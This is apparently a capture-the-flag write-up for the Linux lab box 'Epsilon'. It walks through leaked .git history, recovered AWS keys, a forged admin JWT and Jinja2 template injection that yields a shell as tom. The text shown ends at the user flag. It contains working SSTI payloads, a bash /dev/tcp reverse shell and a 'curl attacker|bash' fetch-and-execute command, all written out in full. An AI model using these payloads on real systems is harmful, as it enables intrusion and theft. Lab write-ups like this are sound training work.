Epsilon

Machine: Epsilon **OS:** Linux **Difficulty:** Medium **Track:** Cloud Exploitation **Target:** `10.129.96.151`

1. Overview

Epsilon is a medium Linux box built around leaked cloud secrets rather than any single clever exploit. Port 80 returns a `403` but leaves its `.git` directory readable, and the old commits still hold live AWS keys. Those keys talk to a mock AWS endpoint on the box, which hands over the Lambda source, and inside that code is a secret the Flask app reuses to sign its session cookie. From there it's a forged admin JWT, template injection for a shell as `tom`, and a sloppy root cron job that lets me swap a file for a symlink and walk off with root's SSH key.

Short version of the chain:

`.git` leak -> AWS keys in old commits -> Lambda code -> reused JWT secret -> forged admin cookie -> SSTI (RCE as tom) -> tar symlink race (root)

Completed by: [Abdulaziz / 14510630]

2. Walkthrough

2.1 Enumeration

A full port and service scan returns three things worth looking at.

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu
80/tcp   open  http    Apache httpd 2.4.41  (403 Forbidden)
5000/tcp open  http    Werkzeug/2.0.2 Python/3.8.10  (Costume Shop)
```

SSH is a dead end without a key. Port 80 is forbidden on the index, but the scan's `http-git` script already flagged the real prize, a readable `.git/` directory. Port 5000 is a Flask app whose login resisted brute force and SQLi. The useful detail is that Apache is serving the source of the port 5000 app straight off port 80.

The app later references a vhost, so I pointed it at the target in `/etc/hosts`.

```
10.129.96.151  cloud.epsilon.htb
```

2.2 Dumping the exposed `.git` repo

A live `.git` directory means I can rebuild the whole repository client side. GitTools does both halves, `gitdumper` pulls the raw objects and `extractor` lays each commit out as its own folder.

```
./gitdumper.sh http://10.129.96.151/.git/ dump
```




Figure 1: gitdumper pulling the raw Git objects and refs from the exposed .git/ into a local dump/ folder.

```
┌──(Aziz㉿kali-work)-[/home/work/tools/web-enum/git-dumper]
└─$ cd dump

┌──(Aziz㉿kali-work)-[/home/…/tools/web-enum/git-dumper/dump]
└─$ ls
server.py  track_api_CR_148.py

┌──(Aziz㉿kali-work)-[/home/…/tools/web-enum/git-dumper/dump]
└─$ ls -la
total 20
drwxrwxr-x 3 Aziz Aziz 4096 Aug 11 00:43 .
drwxrwxr-x 5 work work 4096 Aug 11 00:41 ..
drwxrwxr-x 7 Aziz Aziz 4096 Aug 11 00:43 .git
-rw-rw-r-- 1 Aziz Aziz 1670 Aug 11 00:43 server.py
-rw-rw-r-- 1 Aziz Aziz 1099 Aug 11 00:43 track_api_CR_148.py

┌──(Aziz㉿kali-work)-[/home/…/tools/web-enum/git-dumper/dump]
└─$ cd .git

┌──(Aziz㉿kali-work)-[/home/…/web-enum/git-dumper/dump/.git]
└─$ ls
config  HEAD  hooks  index  info  logs  objects  ORIG_HEAD  refs

┌──(Aziz㉿kali-work)-[/home/…/web-enum/git-dumper/dump/.git]
└─$
```

Figure 2: the dumped working tree, server.py and track_api_CR_148.py, plus the reconstructed .git metadata.

Then I ran the extractor to lay each commit out as its own folder so I can walk the history.

```
../Extractor/extractor.sh dump dump
```

```
┌──(Aziz㉿kali-work)-[/home/…/tools/web-enum/GitTools/Dumper]
└─$ ../Extractor/extractor.sh dump dump
###########
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########
[+] Found commit: ce401ccecf421ff19bf43fafe8a60a0d0f0682d0
[+] Found file: /home/work/tools/web-enum/GitTools/Dumper/dump/0-ce401ccecf421ff19bf43fafe8a60a0d0f0682d0/track_api_CR_148.py
[+] Found commit: c51441640fd25e9fba42725147595b5918eba0f1
[+] Found file: /home/work/tools/web-enum/GitTools/Dumper/dump/1-c51441640fd25e9fba42725147595b5918eba0f1/track_api_CR_148.py
[+] Found commit: b10dd06d56ac760efbbb5d254ea43bf9beb56d2d
[+] Found file: /home/work/tools/web-enum/GitTools/Dumper/dump/2-b10dd06d56ac760efbbb5d254ea43bf9beb56d2d/server.py
[+] Found file: /home/work/tools/web-enum/GitTools/Dumper/dump/2-b10dd06d56ac760efbbb5d254ea43bf9beb56d2d/track_api_CR_148.py
[+] Found commit: 7cf92a7a09e523c1c667d13847c9ba22464412f3
[+] Found file: /home/work/tools/web-enum/GitTools/Dumper/dump/3-7cf92a7a09e523c1c667d13847c9ba22464412f3/track_api_CR_148.py
[+] Found commit: 5c52105750831385d4756111e1103957ac599d02
[+] Found file: /home/work/tools/web-enum/GitTools/Dumper/dump/4-5c52105750831385d4756111e1103957ac599d02/track_api_CR_148.py
[+] Found commit: c622771686bd74c16ece91193d29f85b5f9ffa91
[+] Found file: /home/work/tools/web-enum/GitTools/Dumper/dump/5-c622771686bd74c16ece91193d29f85b5f9ffa91/server.py
[+] Found file: /home/work/tools/web-enum/GitTools/Dumper/dump/5-c622771686bd74c16ece91193d29f85b5f9ffa91/track_api_CR_148.py

┌──(Aziz㉿kali-work)-[/home/…/tools/web-enum/GitTools/Dumper]
└─$
```

Figure 3: extractor.sh rebuilding each commit and mapping it to the files it changed.

```
┌──(Aziz㉿kali-work)-[/home/…/web-enum/GitTools/Dumper/dump]
└─$ ls -la
total 36
drwxrwxr-x 9 Aziz Aziz 4096 Aug 11 00:53 .
drwxrwxr-x 3 Aziz Aziz 4096 Aug 11 00:48 ..
drwxrwxr-x 2 Aziz Aziz 4096 Aug 11 00:53 0-ce401ccecf421ff19bf43fafe8a60a0d0f0682d0
drwxrwxr-x 2 Aziz Aziz 4096 Aug 11 00:53 1-c51441640fd25e9fba42725147595b5918eba0f1
drwxrwxr-x 2 Aziz Aziz 4096 Aug 11 00:53 2-b10dd06d56ac760efbbb5d254ea43bf9beb56d2d
drwxrwxr-x 2 Aziz Aziz 4096 Aug 11 00:53 3-7cf92a7a09e523c1c667d13847c9ba22464412f3
drwxrwxr-x 2 Aziz Aziz 4096 Aug 11 00:53 4-5c52105750831385d4756111e1103957ac599d02
drwxrwxr-x 2 Aziz Aziz 4096 Aug 11 00:53 5-c622771686bd74c16ece91193d29f85b5f9ffa91
drwxrwxr-x 6 Aziz Aziz 4096 Aug 11 00:49 .git
```

Figure 4: commits 0 through 5 extracted into numbered folders, ready to diff.

2.3 Leaked AWS keys in the commit history

Deleting a secret in a later commit doesn't remove it from history. The newest copy of `track_api_CR_148.py` has the AWS fields blanked, so I dropped back to an earlier commit where the real values were still committed.

```
less track_api_CR_148.py
```

```
Rubbish
import io
import os
from zipfile import ZipFile
from boto3.session import Session


session = Session(
    aws_access_key_id='<aws_access_key_id>',
    aws_secret_access_key='<aws_secret_access_key>',
    region_name='us-east-1',
    endpoint_url='http://cloud.epsilong.htb')
aws_lambda = session.client('lambda')


def files_to_zip(path):
    for root, dirs, files in os.walk(path):
        for f in files:
            full_path = os.path.join(root, f)
            archive_name = full_path[len(path) + len(os.sep):]
            yield full_path, archive_name


def make_zip_file_bytes(path):
    buf = io.BytesIO()
    with ZipFile(buf, 'w') as z:
        for full_path, archive_name in files_to_zip(path=path):
            z.write(full_path, archive_name)
    return buf.getvalue()


def update_lambda(lambda_name, lambda_code_path):
    if not os.path.isdir(lambda_code_path):
        raise ValueError('Lambda directory does not exist: {0}'.format(lambda_code_path))
    aws_lambda.update_function_code(
        FunctionName=lambda_name,
        ZipFile=make_zip_file_bytes(path=lambda_code_path))
```

Figure 5: latest version of track_api_CR_148.py, the aws_access_key_id and aws_secret_access_key fields are blanked out.

```
cd 3-7cf92a7a09e523c1c667d13847c9ba22464412f3
less track_api_CR_148.py
```

```
import io
import os
from zipfile import ZipFile
from boto3.session import Session


session = Session(
    aws_access_key_id='AQLA5M37BDN6FJP76TDC',
    aws_secret_access_key='OsK0o/glWwcjk2U3vVEowkvq5t4EiIreB+WdFo1A',
    region_name='us-east-1',
    endpoint_url='http://cloud.epsilong.htb')
aws_lambda = session.client('lambda')


def files_to_zip(path):
    for root, dirs, files in os.walk(path):
        for f in files:
            full_path = os.path.join(root, f)
            archive_name = full_path[len(path) + len(os.sep):]
            yield full_path, archive_name


def make_zip_file_bytes(path):
    buf = io.BytesIO()
    with ZipFile(buf, 'w') as z:
        for full_path, archive_name in files_to_zip(path=path):
            z.write(full_path, archive_name)
    return buf.getvalue()


def update_lambda(lambda_name, lambda_code_path):
    if not os.path.isdir(lambda_code_path):
        raise ValueError('Lambda directory does not exist: {0}'.format(lambda_code_path))
    aws_lambda.update_function_code(
        FunctionName=lambda_name,
        ZipFile=make_zip_file_bytes(path=lambda_code_path))
track_api_CR_148.py (END)
```

Figure 6: an earlier commit ("Adding Track API model") still contains the live keys, with the script pointing at endpoint_url http://cloud.epsilon.htb.

```
aws_access_key_id='AQLA5M37BDN6FJP76TDC'
aws_secret_access_key='OsK0o/glWwcjk2U3vVEowkvq5t4EiIreB+WdFo1A'
endpoint_url='http://cloud.epsilon.htb'
```

The `endpoint_url` is the tell. This isn't real AWS, it's a LocalStack style mock running on the box, so I can point the AWS CLI at that hostname and use the leaked keys against it.

2.4 Lambda enumeration and the reused secret

I loaded the keys into a profile with `aws configure`, then listed the Lambda functions against the mock endpoint.

```
┌──(Aziz㉿kali-work)-[~/Downloads]
└─$ aws configure
AWS Access Key ID [****************6TDC]: AQLA5M37BDN6FJP76TDC
AWS Secret Access Key [****************Fo1A]: OsK0o/glWwcjk2U3vVEowkvq5t4EiIreB+WdFo1A
Default region name [us-east-1]: us-east-1
Default output format [json]: json
```

Figure 7: configuring the AWS CLI with the leaked access key, secret, and region us-east-1.

```
aws lambda list-functions --endpoint-url=http://cloud.epsilon.htb
```

```
┌──(Aziz㉿kali-work)-[~/Downloads]
└─$ aws lambda list-functions --endpoint-url=http://cloud.epsilon.htb
{
    "Functions": [
        {
            "FunctionName": "costume_shop_v1",
            "FunctionArn": "arn:aws:lambda:us-east-1:000000000000:function:costume_shop_v1",
            "Runtime": "python3.7",
            "Role": "arn:aws:iam::123456789012:role/service-role/dev",
            "Handler": "my-function.handler",
            "CodeSize": 478,
            "Description": "",
            "Timeout": 3,
            "LastModified": "2026-08-22T23:01:34.031+0000",
            "CodeSha256": "IoEBWYw6Ka2HfSTEAYEOSnERX7pq0IIVH5eHBBXEeSw=",
            "Version": "$LATEST",
            "VpcConfig": {},
            "TracingConfig": {
                "Mode": "PassThrough"
            },
            "RevisionId": "123ea0fc-52e2-4afe-918d-41ce744c37f3",
            "State": "Active",
            "LastUpdateStatus": "Successful",
            "PackageType": "Zip"
        }
    ]
}
```

Figure 8: one function exists, costume_shop_v1 (Python 3.7).

A single function exists, so I asked for its details to get the download URL for the deployment package.

```
aws lambda get-function --function-name=costume_shop_v1 --endpoint-
url=http://cloud.epsilon.htb
```



Figure 9: get-function returns a Code.Location URL of http://cloud.epsilon.htb/2015-03-31/functions/costume_shop_v1/code.

I downloaded the package, unzipped it, and read the handler.

```
wget http://cloud.epsilon.htb/2015-03-31/functions/costume_shop_v1/code
unzip code && cat lambda_function.py
```




Figure 10: lambda_function.py hardcodes a secret used for API-gateway authorization.

```
secret='RrXCv`mrNe!K!4+5`wYq' #apigateway authorization for CR-124
```

The comment says API gateway, but the dumped `server.py` signs its session cookie with a secret too. Reusing one value across components is a common mistake, so this is worth testing against the app's JWT.

2.5 Forging the JWT (authentication bypass)

The app authenticates purely on a JWT in the `auth` cookie, signed with HS256, a symmetric algorithm. If I have the signing secret I can mint my own `admin` token without a password.

```
>>> import jwt
>>> jwt.encode({"username":"admin"}, 'RrXCv`mrNe!K!4+5`wYq', algorithm='HS256')
```

```
┌──(Aziz㉿kali-work)-[~/Downloads/random]
└─$ python3
Python 3.13.12 (main, Feb  4 2026, 15:06:39) [GCC 15.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import jwt
>>> jwt.encode({"username":"admin"},'RrXCv`mrNe!K!4+5`wYq',algorithm='HS256')
/usr/lib/python3/dist-packages/jwt/api_jwt.py:153: InsecureKeyLengthWarning: The HMAC key is 20 bytes long, whi
  return self._jws.encode(
'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0.WFYEm2-bZZxe2qpoAtRPBaoNekx-oOwueA80zzb3Rc4'
>>>
```

Figure 11: forging the JWT. The InsecureKeyLengthWarning flags the HMAC key as only 20 bytes, weak but still valid, and it signs the token fine.

I set that token as the `auth` cookie and reloaded. The app now treats me as admin and unlocks `/order`.




Figure 12: with the forged auth cookie injected, the app authenticates me as Admin and unlocks the ordering page.

2.6 SSTI to RCE (foothold as tom)

The `/order` route drops user input straight into a template string and renders it with `render_template_string()`. First I confirmed the input is reflected.




Figure 13: a plain costume=Aziz is reflected verbatim in the confirmation message.

Reflected input in a rendered template is worth testing for injection. I used the SSTI decision tree from PayloadsAllTheThings to identify the engine, then tested a math payload.




*Figure 14: SSTI identification methodology (PayloadsAllTheThings). {{77}} returning 49 points at Jinja2 or Twig.**

```
costume={{8*8}}&q=1&addr=Aziz
```




*Figure 15: {{88}} renders as 64, the expression is evaluated, confirming injection.**

With Jinja2 confirmed, I moved from expression evaluation to command execution by walking the Python object model to reach `os` and running `id`.

```
costume={{
self.__init__.__globals__.__builtins__.__import__('os').popen('id').read()
}}&q=1&addr=Aziz
```




Figure 16: RCE confirmed, the response returns uid=1000(tom) gid=1000(tom) groups=1000(tom).

I have code execution as `tom`. Quotes and redirects break when crammed into the payload, so I hosted the reverse-shell command on my box and had the target curl it into bash.

```
echo -n '/bin/bash -c "bash -i >& /dev/tcp/10.10.15.198/1234 0>&1"' > index.html
sudo python3 -m http.server 80
```



Figure 17: staging the reverse-shell payload on an HTTP server on port 80.

Then I fired the fetch-and-execute payload at `/order`.

```
costume={{
self._TemplateReference__context.namespace.__init__.__globals__.os.system('curl
10.10.15.198|bash').read() }}&q=s&addr=s
```

```
POST /order HTTP/1.1
Host: 10.129.96.151:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 132
Origin: http://10.129.96.151:5000
Connection: keep-alive
Referer: http://10.129.96.151:5000/order
Cookie: auth=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0.WFYEm2-bZZxe2qpoAtR
PBaoNekx-oOwueA80zzb3Rc4
Upgrade-Insecure-Requests: 1
Priority: u=0, i

costume=
{{self._TemplateReference__context.namespace.__init__.__globals__.os.system('curl
10.10.15.198|bash').read()}}&q=s&addr=s
```

Figure 18: the curl 10.10.15.198 | bash SSTI payload sent through Burp.

My listener caught the shell.

```
┌──(Aziz㉿kali-work)-[~/Downloads/random]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.15.198] from (UNKNOWN) [10.129.96.151] 36962
bash: cannot set terminal process group (1053): Inappropriate ioctl for device
bash: no job control in this shell
tom@epsilon:/var/www/app$
```

Figure 19: reverse shell received as tom@epsilon in /var/www/app.

```
tom@epsilon:~$ cat user.txt
cat user.txt
d2664b26c301ddbabbf2ce326bd9e64f
tom@epsilon:~$
```

Figure 20: cat user.txt as tom.

